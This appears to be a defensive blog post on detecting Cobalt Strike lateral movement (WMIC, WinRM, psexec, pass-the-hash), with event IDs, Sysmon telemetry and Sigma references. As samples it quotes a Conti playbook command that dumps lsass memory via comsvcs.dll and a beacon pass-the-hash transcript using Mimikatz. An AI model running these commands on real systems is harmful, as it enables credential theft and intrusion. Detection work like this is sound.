
From source point of view, process command line arguments `process` `call` `create` and for WMI remoting we can add the argument `/node` . You can use @wietze Windows Command Line Obfuscation project to validate command line variations for more resilient detections based on process creation events.



```
---------+-------------+--------------+---------------+--------+-----------+
| Process | Dash/Hyphen | Char (insert) | Char (replace) | Quotes | Shortened |
+---------+-------------+--------------+---------------+--------+-----------+
| wmic    | No          | No            | No             | No     | No        |
+---------+-------------+--------------+---------------+--------+-----------+
```

wmic windows command obfuscation capabilities

EID `4648` **A logon was attempted using explicit credentials** where the process name is `svchost.EXE` and service class `RPCSS*` . This event is a good DFIR artifact for differentiating between the original account and the account specified in the wmic command (In my case I didn't specify any credentials).



```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            S-1-5-21-4231807097-2038574249-823612497-500
        Account Name:           Administrator
        Account Domain:         SHIAR
        Logon ID:               0x249f64d60
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Administrator
        Account Domain:         SHIAR.GALAXY
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Target Server:
        Target Server Name:     victim.shiar.galaxy
        Additional Information: RPCSS/victim.shiar.galaxy

Process Information:
        Process ID:             0x2e8
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Network Address:        -
        Port:                   -
```

EID 4648 for WMIC.EXE usage

A service principal name (SPN) is the name by which a Kerberos client uniquely identifies an instance of a service for a given Kerberos target computer. There are multiple SPN registrations :


`HTTP/hostname.contoso.com` like when using PowerShell Remoting via `Enter-PSSession`

`WSMAN/hostname.contoso.com` like when using WinRM for Remoting

`CIFS/hostname.contoso.com` like when using PsExec

`HOST/hostname.contoso.com` for any service running on the computer with hostname `HOSTNAME`


The **RPCSS** service is the Service Control Manager for COM and DCOM servers. It performs object activations requests, object exporter resolutions and distributed garbage collection for COM and DCOM servers (source). **HOST** service can also be used for remotely executing commands on the target system via WMI (source).



```
A logon was attempted using explicit credentials.

Subject:
        Security ID:            S-1-5-21-4231807097-2038574249-823612497-500
        Account Name:           Administrator
        Account Domain:         SHIAR
        Logon ID:               0x249f64d60
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
        Account Name:           Administrator
        Account Domain:         SHIAR.GALAXY
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Target Server:
        Target Server Name:     victim.shiar.galaxy
        Additional Information: host/victim.shiar.galaxy

Process Information:
        Process ID:             0xc7c
        Process Name:           C:\Windows\System32\wbem\WMIC.exe

Network Information:
        Network Address:        -
        Port:                   -
```

HOST Service used for remote WMI execution

On the destination, as previously explained, looking for abnormal behavior of `WmiPvSE.exe` like spawning `PowerShell.exe` and `Cmd.exe` with suspicious arguments would be effective. (see previous table Endpoint for more details)



wmiprvse.exe spawning system shells

The table bellow displays WMIC related telemetry generated from the source host :

EID

Action

Provider

Comment

1

Process Creation

Microsoft-Windows-Sysmon

Process Name : `wmic.exe`

Process Arguments : `/node` , `process` , `call` , and `create`

3

Network Connection

Microsoft-Windows-Sysmon

Network Direction : `egress`

Image : `C:\Windows\system32\wbem\wmic.exe`

Source port : `>= 49152`

Source IP : is not `127.0.0.1` and not `::1`

4648

Authentication

Microsoft-Windows-Security-Auditing

- Additional Information : `RPCSS/*`
- Process Name : `C:\Windows\System32\svchost.exe`

4648

Authentication

Microsoft-Windows-Security-Auditing

- Additional Information : `host/*`
- Process Name : `C:\Windows\System32\wbem\wmic.exe`

Sigma Rules

The following rules present some ideas about detecting malicious WMI behavior.

- sigma/sysmon_wmi_susp_scripting.yml at master · SigmaHQ/sigmas-
- sigma/process_creation_lolbins_with_wmiprvse_parent_process.yml at master · SigmaHQ/sigma
- sigma/process_creation_office_applications_spawning_wmi_commandline.yml at master · SigmaHQ/sigma
- sigma/win_susp_wmic_proc_create_rundll32.yml at master · SigmaHQ/sigma
- sigma/win_susp_wmic_security_product_uninstall.yml at master · SigmaHQ/sigma
- sigma/win_susp_wmi_execution.yml at master · SigmaHQ/sigma
- sigma/win_wmiprvse_spawning_process.yml at master · SigmaHQ/sigma

---

Detection Validation

Atomic Red Team provides a good resource to test your WMI detections

- atomic-red-team/T1047.md at master · redcanaryco/atomic-red-team

EDR Testing Script :

> *Test the accuracy of Endpoint Detection and Response (EDR) software with simple script which executes various ATT&CK/LOLBAS/Invoke-CradleCrafter/Invoke-DOSfuscation payloads*

GitHub - op7ic/EDR-Testing-Script: Test the accuracy of Endpoint Detection and Response (EDR) software with simple script which executes various ATT&CK/LOLBAS/Invoke-CradleCrafter/Invoke-DOSfuscation payloads

---

DFIR

To provide more details about the WMI activity for your DFIR engagements, you can use ETW. To enable the event tracing of WMI, you can use the command line:

```
PS C:\> wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true
```

Copied!

Be aware that ETW was made for debugging and enabling WMI event tracing features might generate a lot of data which will be stopped after reaching a certain size/duration limit.


References

Tracing WMI Activity - Win32 apps
Investigating WMI Attacks

T1021.006 Remote Services: Windows Remote Management

Remote-Exec WINRM Command

`remote-exec winrm` command is similar to `jump winrm64` in command execution under the context of wmsprovhost.exe except that it was not made for creating and maintaining a remote session hence `wsmprovhost.exe` terminates after execution.



remote-exec winrm target process tree

Generated telemetry on the destination :

EID

Action

Provider

Comment

1

WSMan Session Creation

Microsoft-Windows-Sysmon

- Process Name : `wsmprovhost.exe`
- Process CMD : `C:\Windows\system32\wsmprovhost.exe -Embedding`
- Process Parent Name : `svchost.exe`
- Process Parent CMD : `C:\Windows\system32\svchost.exe -k DcomLaunch`

3

WSMan Session Creation

Microsoft-Windows-Sysmon

Network Direction: ingress

Process Name: System

Destination port : 5985 or 5986

User : NT `AUTHORITY\SYSTEM`

17

Pipe Created

Microsoft-Windows-Sysmon

Network Direction: egress

Infected Source Process Name

Destination port : 5985 or 5986

Pipe Name : `\PSHost.[%NUMBERS%].[%PID%].DefaultAppDomain.wsmprovhost`

Process Name : `wsmprovhost.exe`

4656

Process Access

Microsoft-Windows-Security-Auditing

Object Server : WS-Management Listener

Process Name : `C:\Windows\System32\svchost.exe`

400

PowerShell Session Start

PowerShell

Host Name = `ServerRemoteHost` (Remote PowerSehll Session)

Engine Version (Good for Downgrading PS attacks)

Host Application : `C:\Windows\system32\wsmprovhost.exe -Embedding`

91

WSMan Session Creation

Microsoft-Windows-WinRM

31

WSMan Session Creation

Microsoft-Windows-WinRM

WSMan Session Created Successfully

142

WSMan Operation Failure


Microsoft-Windows-WinRM

Helpful when WinRM is not enabled on the targeted host

T1570 : Lateral Transfer Tool

Remote-Exec PSEXEC Command


`remote-exec psexec` command creates and start a service remotely with random Service Name and the passed on command as Service File Name. The main difference between this feature and `jump psexec` or `jump psexec64` is that `remote-exec psexec` does not generate a service executable and upload it to the target. As noticed before, CobaltStrike's service file spawns **`rundll32.exe`** with no arguments which is suspicious.




```
Process Create:
RuleName: -
UtcTime: 2021-10-07 20:51:46.457
ProcessGuid: {A7DD6658-5DE2-615F-9B00-000000001C00}
ProcessId: 3884
Image: C:\Windows\System32\systeminfo.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Displays system information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sysinfo.exe
CommandLine: systeminfo
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {A7DD6658-5393-615F-E703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=288D7C995A90B7B304AA6469BC973F1899AA4036,MD5=AA2FEF178C8252E8669F1F2BCE0C65CB,SHA256=C1C3436B2D55D7F7D75B9620A9FD0A911CD8573C67115AEBF25F474A6
9E61862,IMPHASH=84688563F9D77DB3E05516C07FBF43A3
ParentProcessGuid: {A7DD6658-5392-615F-0A00-000000001C00}
ParentProcessId: 760
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
```

remote-exec psexec command target process creation

Monitoring `services.exe` child process for malicious behavior like spawning system shells `cmd.exe` and `powershell.exe` or other discovery binaries like `whoami.exe` , `systeminfo.exe` , `net.exe` ,...etc would be effective against this type of attack.



remote-exec psexec process tree


Event details

Message

A service was installed in the system. Service Name: c6eddb2 Service File Name systeminfo Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem

□	t host.os.platform	windows
□	t host.os.type	
□	t host.os.version	
□	t log.level	
☑	t message	ed in the system. Service Na

A service was installed in the system. Service Name: c6eddb2 Service File Name: systeminfo Service Type: user mode service Service Start Type: demand start Service Account: LocalSystem

EID 7045 Event Details

In the CONTI leaked documentation, the playbook shows the usage of this module to dump `lsass.exe` memory via `comsvcs.dll`

1

remote-exec psexec [target] cmd /c rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump PID C:\\ProgramData\\lsass.dmp full

Copied!

Detection Rule

This detection rule from Elastic should be enough to detect such behavior.

System Shells via Services | Elastic Security Solution [7.15] | Elastic

See previous blog for more details on CobaltStrike **`psexec`** built-in capabilities detection.


T1550.002 **Use Alternate Authentication Material: Pass the Hash**

PTH

As defined by MITRE in ATT&CK framework:

> *Adversaries may "pass the hash" using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash.*


CobaltStrike has a built-in module called **`pth`** to perform pass-the-hash attack using Mimikatz's `sekurlsa:pth` module. As stated by CobaltStrike creator himself this is not OpSec safe since it presents low hanging detection opportunities for defenders.



```
beacon> pth ATLAS\Administrator 31d6cfe0d16ae931b73c59d7e0c089c0
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:ATLAS /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo 69ae31489c0 > \\.\pipe\6d2d63" command
[+] host called home, sent: 750694 bytes
[+] Impersonated ATLAS\Administrator
[+] received output:
user     : Administrator
domain   : ATLAS
program  : C:\Windows\system32\cmd.exe /c echo 69ae31489c0 > \\.\pipe\6d2d63
impers.  : no
NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
  |  PID  7756
  |  TID  7776
  |  LSA Process is now R/W
  |  LUID 0 ; 5208269 (00000000:004f78cd)
  \_ msv1_0   - data copy @ 0000020F973A7C90 : OK !
  \_ kerberos - data copy @ 0000020F9741AE28
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 0000020F97225958 (32) -> null
```

CobaltStrike PTH command

